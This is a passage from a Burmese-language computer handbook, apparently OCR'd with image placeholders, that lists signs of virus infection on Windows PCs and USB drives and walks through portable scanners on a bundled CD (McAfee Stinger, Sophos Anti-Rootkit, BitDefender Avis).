စာဖတ်သူအနေနဲ့စမ်းသပ်ရတာအားမရသေးလျှင် ထိုဖိုင်ကိုပင် name.com ဖြင့်တစ်နေရာရာမှာ ထပ်မံသိမ်းဆည်းလိုက်ပါ။ .com ရော .exe ကိုပါရှာဖွေနိုင်ဖို့ Anti-VirusProgram တိုင်းလိုအပ်ပါတယ်။ ဖိုင်အမည်ကိုတော့အဓိကထားပြီး မရှာဖွေကြပါဘူး။

အထက်ပါဖိုင်ကို Anti-Virus Scanner တွေက ရှာဖွေမတွေ့ရှိခဲ့ပါက စာဖတ်သူကွန်ပျူတာအတွင်းမှ Anti-Virus ကိုအဆင့်မြှင့်ပေးခြင်း၊ Update လုပ်ခြင်းများ အလျင်အမြန်ပြုလုပ်ရပါမယ်။

Virus ရှိနေပြီလားဆိုတာသိနိုင်ဖို့

Virus ရောက်နေပြီဆိုတာနဲ့ ကွန်ပျူတာဟာမဆိုသလောက်လေးလာပါတယ်။ စာဖတ်သူနိုင်းစေချက်တွေကိုနဲ့နဲ့ဝေ့လည်ကြောင်ပတ်လုပ်လာပါတယ်။ ဒါတွေဟာမသိသာပေမယ့် အောက်ပါအချက် ၅ ချက်ကိုစစ်ကြည့်လိုက်ပါ။

၁။ Folder တွေကိုကလစ်နှစ်ချက်နှိပ်ဖွင့်လိုက်တိုင်း My Document Folder ဒါမှမဟုတ်၊ အခြား Folder တစ်ခုခုကိုပဲရောက်ရောက်သွားသလား။

၂။ Control Panel ထဲဝင်စစ်ကြည့်ပါဦး။ Folder တွေကိုထိန်းချုပ်တဲ့ Folder Option ပျောက်သွားပြီလား။ ပျောက်နေပြီဆိုလျှင် Virus ကသူ့ဖိုင်တွေကိုမမြင်စေဖို့ ကွယ်ဝှက်လိုက်ပါပြီ။

၃။ Start => Run ကနေ regedit လို့ရိုက်ပြီး Enter ခေါက်ကြည့်ပါ။ Registry Editor ပွင့်လာသလား။ မပွင့်လာပဲ Administrator Message Box သာတတ်လာလျှင် Virus ရှိနေပြီ။

၄။ Ctrl+ Alt + Del နှိပ်ကြည့်ပါဦး။ Task Manager ပွင့်မှလာသေးရဲ့လား။


၅။ Drive C: အတွင်းထူးခြားပြီး မြင်နေကြမဟုတ်တဲ့ File, Folder တွေရောက်နေသလား။ ဥပမာ – Folder အမည်တွေနဲ့ .exe တွေတွဲထားတာမျိုးပါ။ My Document.exe, My Computer.exe

USB Drive အတွင်း Virus ရှိနေပြီလားဆိုတာသိနိုင်ဖို့


USB Drive ကိုကွန်ပျူတာမှာတပ်ဆင်လိုက်တာနဲ့ Virus ရှိလျှင်တန်းတက်လာပါတယ်။ မတက်လာစေဖို့ Shift Key ကိုဖိဖိပေးထားပါ။ ဒါမှမဟုတ် နောက်ကဏ္ဍတွေမှာပါရှိတဲ့ AutoRun မလုပ်စေဖို့ နည်းတွေကိုသုံးထားပါ။ USB Drive အတွင်း Virus ရှိမရှိဆိုတာအောက်ပါအတိုင်းစမ်းသပ်ပါ။

၁။ My Computer ကိုဖွင့်လိုက်ပါ။ အသစ်ရောက်ရှိလာတဲ့ Harddisk, DVD Drive မဟုတ်တဲ့ USB Drive ပေါ် Right Click နှိပ်ကြည့်ပါ။ အမြဲတမ်းရှိနေရမယ့် Open မဟုတ်ပဲ AutoPlay ဖြစ်နေလျှင် Virus ရှိနေပါပြီ။

၂။ USB Drive ပေါ် Right Click နှိပ်ကြည့်ပါ။ Property ထဲဝင်လိုက်ပါ။ Type နေရာမှ File, Folder ရှိနေရမယ့်အစား Application လို့ရှိနေပြီဆိုရင် သတိထားပါ။



အခန်း (၆)
Install လုပ်ရန်မလိုသော Virus Cleaning Program



Install လုပ်ရန်မလိုသော အလွယ်သုံး Virus Scanner များ

စာဖတ်သူတချို့ဟာ Anti-Virus Program တွေကို Install လုပ်ပြီးအမြဲမသုံးစွဲချင်ကြပါဘူး။ ဒီလိုလူတွေရှိသလို တချို့တွေကတော့ Anti-Virus Program တွေတစ်ခါထည့်ထားပြီးပုံမှန် Update လဲမလုပ်နဲ့ နှစ်ပေါက်အောင်သုံးဆွဲသူတွေတောင်ရှိကြပြန်ပါတယ်။


ဘာပဲဖြစ်ဖြစ် Anti-Virus Program တွေကွန်ပျူတာထဲကိုအလေးခံပြီးထည့်ထားစရာလည်းမလို၊ နှစ်မျိုးသုံးမျိုးကိုစိတ်ကြိုက် တစ်ကြိမ်ဆီရွေးချယ်ပြီး Virus တွေရှာဖွေရှင်းလင်းနိုင်ပါတယ်။ Anti-Virus Program ကိုတစ်မျိုးမကသုံးစွဲရှာဖွေနိုင်တဲ့အတွက် Virus တွေကိုအကောင်းဆုံးရှာဖွေနိုင်မှာပါ။ ရှာဖွေနေရဲ့သားနဲ့ Virus တွေရှိနေသေးတယ်ဆိုလျှင် SafeMode=>Admin Account ဖြင့်ဝင်ရောက်ပြီး ထပ်မံစစ်ဆေးပေးဖို့လိုပါတယ်။

အင်တာနက်လိုင်းသုံးဆွဲသူတွေကတော့ Online ကနေတိုက်ရိုက်စစ်ဆေးနိုင်သော်လည်း၊ Online မရှိသူနှင့် နယ်ဝေးနေသူများအတွက်ကတော့ ယခုလို Offline Virus Scanner တွေကအလွန်ပင် အသုံးဝင်ပါတယ်။ အလွယ်သုံးစွဲနိုင်လို့ မည်သူမဆိုသုံးဆွဲနိုင်ပါတယ်။

တစ်ခုတော့ရှိပါတယ်။ စာဖတ်သူအနေနှင့် ယခုတိုက်ရိုက်သုံး Offline Virus Scanner တွေကို စတင်သုံးမည်ဆိုလျှင် လက်ရှိကွန်ပျူတာထဲရှိ Anti-Virus Program ကိုခေတ္တပိတ်ထားရပါမယ်။ အဘယ့်ကြောင့်ဆိုသော် ကွန်ပျူတာအတွင်းရှိနေပြီးသား Anti-Virus Program အချို့မှာ အခြားအမည် Anti-Virus Program နှင့်သဟဇာတမဖြစ်တာတွေရှိပါတယ်။ တစ်ခါတစ်ရံမှာတော့ တစ်ခုရှိနေပြီးသား ဖြစ်နေလျှက်နှင့် ထပ်မံထည့်သွင်းလျှင် ယခင်တစ်ခုကို (Uninstall) ဖျက်ချခိုင်းပါလိမ့်မယ်။


ဒါကြောင့် လက်ရှိသုံးနေသော Anti-Virus Program ကိုခေတ္တပိတ်ထားဖို့အတွက် မျက်နှာစာညာဘက်အောက်ထောင့်နားရှိ နာရီဘေးမှ Notification Area အထဲတွင် Anti-Virus Program Icon ပေါ် Right Click နှိပ်ပြီး Exit ဒါမှမဟုတ် Off or Quit ကိုရွေးချယ်ပေးရပါမယ်။


စာရေးသူကွန်ပျူတာမှာ Kaspersky Anti-Virus Program ကိုထည့်ထားတဲ့အတွက် အောက်ပါအတိုင်း တွေ့မြင်ရပါတယ်။



ယခုကဏ္ဍမစတင်မီစာဖတ်သူသိရှိထားရန်မှာ ကွန်ပျူတာအတွင်းရောက်ရှိနေပြီးသား Virus များကို Anti-Virus Program & Scanner တစ်ခုမှ ကြိမ်းသေဖြေရှင်းပေးနိုင်လိမ့်မည်ဟုလုံးဝမယူဆထားပါနှင့်။ အလျဉ်းသင့်မှသာ ထိုဝင်ရောက်နေသော Virus ကိုရှာဖွေရှင်းလင်းနိုင်ပါမယ်။ တစ်ခါတရံ Virus ကို တွေ့ရှိသော်လည်း မသတ်နိုင်သလို၊ လုံးဝမရှာဖွေနိုင်သော Anti-Virus Program & Scanner များလည်း ရှိနေပါလိမ့်မယ်။ ဒါကြောင့် Anti-Virus Program & Scanner တစ်မျိုးနှင့် မဖြေရှင်းနိုင်လျှင် နောက်တစ်မျိုးနှင့် ဖြေရှင်းယူပါ။ SafeMode တွင် ပိုမိုအကျိုးသက်ရောက်ပါတယ်။

McAfee Virus Remover ကိုအသုံးပြုကာ Virus စစ်ဆေးခြင်း


ပထမဦးစွာ McAfee Virus Remover ကိုအသုံးပြုကာ၊ ကွန်ပျူတာအတွင်းမှ Virus File များကိုစစ်ဆေးရှာဖွေပါ့မယ်။ စာအုပ်နှင့်အတူတွဲပါရှိသော CDကိုဖွင့်၍ EASY Scanner Folder =>McAfee Virus Remover Folder အတွင်းမှ stinger 1001869.exe  ကိုကလစ်နှစ်ချက်နှိပ်ဖွင့်လိုက်ပါ။




အထက်ပါ Stinger Box ပွင့်လာပါလိမ့်မယ်။ အရှင်းဆုံးနှင့်အလွယ်ဆုံးအသုံးချနိုင်ရန် Manual Design ဖြင့်တည်ဆောက်ထားပါတယ်။ မည်သူမဆို အလွယ်သုံးနိုင်ဖို့ဦးတည်ထားပါတယ်။

စတင်စစ်ဆေးနိုင်ရန် စစ်ဆေးလိုသောDrives ကိုထည့်သွင်းပေးဖို့အတွက် Add Button ကိုနှိပ်ရပါမယ်။ အောက်မှပုံစံ Drives ထည့်သွင်းရန် Box တစ်ခုတက်လာတဲ့အခါ C:\ , D:\ , E:\ စသဖြင့်တစ်ခုခုရိုက်ထည့်ပေးလိုက်ပါ။ Virus အများစုဟာ Windows ထည့်ထားသော Drive C:\ အတွင်းမှာသာရှိနေတတ်ပါတယ်။ ဒါကြောင့် ပထမလေ့လာမှုအနေနဲ့ C:\ ကိုထည့်သွင်းပြီး OK Button ကိုနှိပ်လိုက်ပါ။ Directories to Scan Box အတွင်း C:\ ရောက်သွားပါပြီ။ Browse Button ကတော့စစ်ဆေးလိုသော Drive ကိုတိုက်ရိုက်ထည့်ပေးနိုင်ပါတယ်။


ရှာဖွေမှုစနစ်ပုံစံကိုစိတ်ကြိုက်ပြင်ဆင်သတ်မှတ်ရန် Preferences Button ကိုနှိပ်လိုက်လျှင်အောက်ပါ Preferences Setting Box တစ်ခုတက်လာပါ့မယ်။ Processes နှင့် Boot Sectors ကိုပါအမှတ်တပ်ထားပါ။ On Virus Detection တွင် Delete ကိုရွေးသင့်ပါတယ်။ ကျန်တာတွေကိုဒီတိုင်းထားကာ OK ကိုနှိပ်ပါ။



စာဖတ်သူအနေနှင့် McAfee Virus Remover မှအဓိကစစ်ဆေးပေးသော Virus List တွေကို ကြည့်လိုပါက List Viruses Button ကိုနှိပ်လိုက်လျှင်အောက်ပါအတိုင်း Box ကိုတွေ့မြင်ရပါမယ်။




အားလုံးအဆင်သင့်ဖြစ်နေပါပြီ။ Scan Now Button ကိုနှိပ်လိုက်ပါကအောက်ပါမြင်ကွင်း အတိုင်းစတင်စစ်ဆေးပေးနေသည်ကိုတွေ့ရပါမယ်။ Error File တွေ့လျှင် တစ်ခါတည်း Delete လုပ်နိုင်းထားသဖြင့် အောက်တွင်မြင်နေရသလို Number of Clean File: 9 လို့ဖော်ပြပါတယ်။





Sophos Anti-Rootkit ကိုအသုံးပြုကာ Virus စစ်ဆေးခြင်း

ယခုတစ်ခါ Sophos Anti-Rootkit ဖြင့်ကွန်ပျူတာအတွင်းမှ Virus File များကိုစစ်ဆေးရှာဖွေပါမယ်။ CD အတွင်းရှိ EASY Scanner Folder =>Sophos Anti-Rootkit Folder အတွင်းမှ sargui.exe ကိုကလစ်နှစ်ချက်နှိပ်ဖွင့်လိုက်ပါ။




အထက်ပါပုံစံ Sophos Anti-Rootkit Box ပွင့်လာတဲ့အခါ စစ်ဆေးမယ့်နေရာကို ပေးထားသော Area သုံးခုလုံးကိုရွေးချယ်ပါ။ ညွှန်းထားချက်မှာတော့ ဖွက်ထားသောဖိုင်များကိုပါရှာဖွေစစ်ဆေးပေးမှာပါ။ စတင်စစ်ဆေးရန် Start Scan Button ကိုနှိပ်လိုက်ပါ။ အားလုံးစစ်ဆေးပြီးလျှင်အောက်ပါပုံစံကိုတွေ့ရမှာပါ။ OK ကိုနှိပ်လိုက်ပါ။






အထက်ပါမြင်ကွင်းတွင်ဖော်ပြထားသောဖိုင်များသည် Virus မဟုတ်သော်လည်းကွန်ပျူတာလုပ်ဆောင်ချက်ကိုအနှောက်အယှက်ပေးသော Bad File များဖြစ်သောကြောင့် ရှင်းလင်းရန်လိုပါတယ်။ ထို့ကြောင့်ရှေ့အမှတ်တပ်သောနေရာတွင်ရှင်းလင်းလိုသောဖိုင်များကိုအမှတ်ခြစ်လိုက်ပါ။ Cleanup Ckecked Items Button ကိုနှိပ်လိုက်ပါ။


အောက်ပါအတိုင်း ကွန်ပျူတာကိုခေတ္တပြန်ပိတ်ပြီး၊ ပြန်ဖွင့်ရန်တောင်းဆိုပါလိမ့်မယ်။ Restart Now Button ကိုသာနှိပ်လိုက်ပါ။ အောက်ဆုံးမှပုံစံပေါ်လာခဲ့လျှင် Empty List Button ကိုနှိပ်လိုက်ပါ။






တစ်ခါတရံ DOS Command ဖြင့်စစ်ဆေးရန်လိုအပ်တဲ့အခါ sarcli.exe ကိုအသုံးချနိုင်ပါတယ်။ Sophos Anti-Rootkit Folder အတွင်းမှာထည့်ပေးထားပါတယ်။

အသုံးပြုတဲ့အခါအောက်ပါအတိုင်း မျက်နှာစာအမည်းဖြင့် DOS Command မှ လုပ်ဆောင်ရှာဖွေနေသည်ကိုတွေ့ရမှာပါ။






BitDefender's Avis ကိုအသုံးပြုကာ Virus စစ်ဆေးခြင်း

နာမည်ကျော် BitDefender မှအလွယ်တကူဖြင့် ကွန်ပျူတာအတွင်းမှ Virus File များကိုစစ်ဆေးရှာဖွေနိုင်ရန် Avis Scanner တစ်ခုကိုဖန်တီးပေးထားပါတယ်။ CD အတွင်းရှိ EASY Scanner Folder =>BitDefender's Avis Folder အတွင်းမှ AVIS.exe ကိုကလစ်နှစ်ချက်နှိပ်ဖွင့်လိုက်ပါ။

